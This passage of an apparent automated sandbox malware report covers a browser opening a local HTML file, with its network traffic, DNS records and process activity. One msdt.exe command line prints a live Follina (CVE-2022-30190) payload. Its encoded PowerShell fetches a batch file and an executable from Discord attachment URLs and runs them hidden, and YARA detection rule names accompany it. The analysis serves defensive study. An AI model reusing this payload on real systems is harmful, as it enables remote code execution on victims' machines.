Jun 15, 2022 09:12:22.942178965 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:22.951054096 CEST	56511	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:22.951471090 CEST	56511	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:22.952671051 CEST	56511	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:22.993985891 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:22.995671988 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:23.011687994 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:23.011718988 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:23.011742115 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:23.024205923 CEST	56511	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:23.024534941 CEST	56511	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:23.030205965 CEST	443	56511	142.250.203.110	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 15, 2022 09:12:23.035757065 CEST	56511	443	192.168.2.4	142.250.203.110

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 15, 2022 09:12:20.628755093 CEST	192.168.2.4	8.8.8.8	0x2ee	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Jun 15, 2022 09:12:20.631031990 CEST	192.168.2.4	8.8.8.8	0x2140	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 15, 2022 09:12:20.650609970 CEST	8.8.8.8	192.168.2.4	0x2140	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jun 15, 2022 09:12:20.650609970 CEST	8.8.8.8	192.168.2.4	0x2140	No error (0)	clients.l.google.com		142.250.203.110	A (IP address)	IN (0x0001)
Jun 15, 2022 09:12:20.656637907 CEST	8.8.8.8	192.168.2.4	0x2ee	No error (0)	accounts.google.com		172.217.168.45	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- accounts.google.com
- clients2.google.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49734	172.217.168.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-06-15 07:12:20 UTC	0	OUT	POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1 Host: accounts.google.com Connection: keep-alive Content-Length: 1 Origin: https://www.google.com Content-Type: application/x-www-form-urlencoded Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
2022-06-15 07:12:20 UTC	1	OUT	Data Raw: 20 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-06-15 07:12:20 UTC	2	IN	HTTP/1.1 200 OK Content-Type: application/json; charset=utf-8 Access-Control-Allow-Origin: https://www.google.com Access-Control-Allow-Credentials: true X-Content-Type-Options: nosniff Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Wed, 15 Jun 2022 07:12:20 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-VLC9xZZrAKFAhgHzoguxqA' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self' Content-Security-Policy: script-src 'nonce-VLC9xZZrAKFAhgHzoguxqA' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport Cross-Origin-Opener-Policy: same-origin; report-to="IdentityListAccountsHttp" Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Report-To: {"group":"IdentityListAccountsHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/IdentityListAccountsHttp/external"}]} Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Server: ESF X-XSS-Protection: 0 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-06-15 07:12:20 UTC	4	IN	Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a Data Ascii: 11["gaia.l.a.r",[]]
2022-06-15 07:12:20 UTC	4	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49735	142.250.203.110	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-06-15 07:12:20 UTC	0	OUT	GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-GB&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1 Host: clients2.google.com Connection: keep-alive X-Goog-Update-Interactivity: fg X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda,pkedcjkdefgpdelpbcmbmeomcjbeemfm X-Goog-Update-Updater: chromecrx-85.0.4183.121 Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
2022-06-15 07:12:20 UTC	1	IN	HTTP/1.1 200 OK Content-Security-Policy: script-src 'report-sample' 'nonce-gYSefjkGNslruc55BTBu2A' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Wed, 15 Jun 2022 07:12:20 GMT Content-Type: text/xml; charset=UTF-8 X-Daynum: 5644 X-Daystart: 740 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-06-15 07:12:20 UTC	2	IN	Data Raw: 33 31 39 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 36 34 34 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 37 34 30 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22 20 73 Data Ascii: 319<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" protocol="2.0" server="prod"><daystart elapsed_days="5644" elapsed_seconds="740"/><app appid="nmmhkkegccagdldgiimedpiccmgmieda" cohort="1::" cohortname="" s
2022-06-15 07:12:20 UTC	2	IN	Data Raw: 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 61 70 70 20 61 Data Ascii: kegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app><app a
2022-06-15 07:12:20 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: **6008**, Parent PID: **4468**

General

Target ID:	0
Start time:	09:12:15
Start date:	15/06/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "C:\Users\user\Desktop\nF0trs9UzA.html
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}	dr	unicode	0	1	success or wait	1	7FF7964FFC4B	RegSetValueExW

Analysis Process: chrome.exe PID: **2092**, Parent PID: **6008**

General

Target ID:	1
Start time:	09:12:17
Start date:	15/06/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1556,10822360021867408005,7468589743208575355,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1960 /prefetch:8
Imagebase:	0x7ff7338d0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **6784**, Parent PID: **6008**

General

Target ID:	12
Start time:	09:12:42
Start date:	15/06/2022
Path:	C:\Windows\System32\msdt.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\msdt.exe" ms-msdt:/id%20PCWDiagnostic%20/skip%20force%20/param%20%22IT_RebrowseForFile=?%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'SW52b2tlLVdlYlJlcXVlc3QgaHR0cHM6Ly9jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudHMvOTg0Njg5ODU4ODMwMjcwNDc3Lzk4NjQyMjI3NzMxNjkzOTgxNi9jLmJhdCAtT3V0RmlsZSBDOlxXaW5kb3dzXFRhc2tzXGMuYmF0IDsgU3RhcnQtUHJvY2VzcyAtRmlsZVBhdGggJ0M6XFdpbmRvd3NcVGFza3NcY5iYXQnIC1XaW5kb3dTdHlsZSBIaWRkZW47IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vY2RuLmRpc2NvcmRhcHAuY29tL2F0dGFjaG1lbnRzLzk4NTM2Mzc3MjIxNjYwNjc1MC85ODUzNjQxMTE4NzEzMTU5NjgvV29yZC5leGUgLU91dEZpbGUgQzpcV2luZG93c1xUYXNrc1xXb3JkLmV4ZTsgQzpcV2luZG93c1xUYXNrc1xXb3JkLmV4ZSA7'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe%22
Imagebase:	0x7ff7f7490000
File size:	1560576 bytes
MD5 hash:	8BE43BAF1F37DA5AB31A53CA1C07EE0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_Encoded_Discord_Attachment_Oct21_1, Description: Detects suspicious encoded URL to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 0000000C.00000002.669283741.000002CBFCE90000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 0000000C.00000002.669283741.000002CBFCE90000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_Encoded_Discord_Attachment_Oct21_1, Description: Detects suspicious encoded URL to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 0000000C.00000002.669847334.000002CBFD114000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 0000000C.00000002.669847334.000002CBFD114000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7F74B75D6	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7F74B75D6	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7F74B75D6	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7F74B75D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7F74B75D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF7F74B75D6	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msdtadmin_68ABB565-6604-4E72-AF31-4D4ED3A2A69B_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF7F74B75D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_68ABB565-6604-4E72-AF31-4D4ED3A2A69B_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7F74B6B19	CreateFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly